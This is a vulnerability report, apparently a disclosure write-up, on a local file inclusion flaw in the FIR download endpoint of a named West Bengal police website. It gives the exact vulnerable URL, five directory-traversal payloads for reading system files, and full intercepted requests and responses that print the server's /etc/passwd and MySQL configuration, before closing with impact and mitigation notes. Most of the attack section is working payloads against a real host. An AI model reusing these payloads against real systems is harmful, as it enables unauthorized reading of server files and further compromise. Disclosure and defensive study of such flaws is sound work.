LFI_on_siliguripc.wbpolice.gov.in


Local File Inclusion on *siliguripc.wbpolice.gov.in*

Local File Inclusion on https://siliguripc.wbpolice.gov.in/fir_download.php?download_file=1639849442_16.pdf&firid=31173 endpoint which allows an attacker to include files on a server through the web browser. I was able to include `/etc/passwd`, `/etc/group`, `/etc/my.cnf` and many other server files on my browser form the server.

Summary:
https://siliguripc.wbpolice.gov.in/fir_download.php?download_file=1639849442_16.pdf&firid=31173 endpoint has a parameter `fir_download.php?download_file=` which takes directory traversal payload eg. `../../../../../../../../../../../../etc/passwd` and fetches critical internal files form the server which can result in information disclosure to full system compromise.


Steps To Reproduce:

1. https://siliguripc.wbpolice.gov.in/fir_download.php?download_file=1639849442_16.pdf&firid=31173
   Go to this page and intercept the request on burpsuite.



2. Send the request to repeater and turn off the interception.
3. Insert payloads in the parameter `fir_download.php?download_file=<PAYLOAD>`
   - Payload 1: `../../../../../../../../../../../../etc/passwd`
   - Payload 2: `../../../../../../../../../../../../etc/my.cnf`
   - Payload 3: `../../../../../../../../../../../../etc/group`
   - Payload 4: `../../../../../../../../../../../../etc/hosts`
   - Payload 5: `../../../.htaccess`
4. After inserting each payload in the above parameter and sending the request I was able to read the contents of above files. Here are the Requests and Responses as a POC:

Payload 1:



Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × | 3 × | 4 × | 5 × | 6 × | 7 × | ...

Go | Cancel | < | > | Target: https://siliguripc.wbpolice.gov.in

Request

Raw | Params | Headers | Hex

```
GET /fir_download.php?download_file=../../../../../../../../../../etc/passwd&firid=31173 HTTP/1.1
Host: siliguripc.wbpolice.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

? | < | + | > | Type a search term | 0 matches

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Fri, 18 Mar 2022 20:57:31 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/7.2.34
X-Powered-By: PHP/7.2.34
Content-Description: File Transfer
Content-Disposition: attachment; filename="passwd"
Content-Length: 1315
Content-Type: application/pdf
Connection: close
Via: 1.1 ID-771607730174442 3 uproxy-2

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
ovirtagent:x:175:175:oVirt Guest Agent:/usr/share/ovirt-guest-agent:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:995::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
cloud-user:x:1000:1000:Cloud User:/home/cloud-user:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```

? | < | + | > | Type a search term | 0 matches

Done | 1,656 bytes | 272 millis

Payload 2:



Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

1 × | 3 × | 4 × | 5 × | 6 × | 7 × | ...

Go | Cancel | < | > | Target: https://siliguripc.wbpolice.gov.in

Request

Raw | Params | Headers | Hex

```
GET /fir_download.php?download_file=../../../../../../../../../../etc/my.cnf&firid=31173 HTTP/1.1
Host: siliguripc.wbpolice.gov.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.google.com/
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

? | < | + | > | Type a search term | 0 matches

Response


Raw | Headers | Hex

```
Content-Length: 1067
Content-Type: application/pdf
Connection: close
Via: 1.1 ID-771607730174442 3 uproxy-5

# For advice on how to change settings please see
# http://dev.mysql.com/doc/refman/5.6/en/server-configuration-defaults.html

[mysqld]
#
# Remove leading # and set to the amount of RAM for the most important data
# cache in MySQL. Start at 70% of total RAM for dedicated server, else 10%.
# innodb_buffer_pool_size = 128M
#
# Remove leading # to turn on a very important data integrity option: logging
# changes to the binary log between backups.
# log_bin
#
# Remove leading # to set options mainly useful for reporting servers.
# The server defaults are faster for transactions and fast SELECTs.
# Adjust sizes as needed, experiment to find the optimal values.
# join_buffer_size = 128M
# sort_buffer_size = 2M
# read_rnd_buffer_size = 2M
datadir=/datadisk/mysql
socket=/var/lib/mysql/mysql.sock

# Disabling symbolic-links is recommended to prevent assorted security risks
symbolic-links=0

# Recommended in standard MySQL setup
sql_mode=NO_ENGINE_SUBSTITUTION,STRICT_TRANS_TABLES

[mysqld_safe]
log-error=/var/log/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
```


? | < | + | > | Type a search term | 0 matches

Done | 1,408 bytes | 100 millis


Payload 3:



Payload 4:



Payload 5:



Impact:

- LFI can lead to information disclosure.
- In this case an attacker can read server's local files including password and config files which can lead to full system compromise.
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection.
- Gather usernames via `/etc/passwd` file.

Mitigation

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attacker cannot perform a directory traversal attack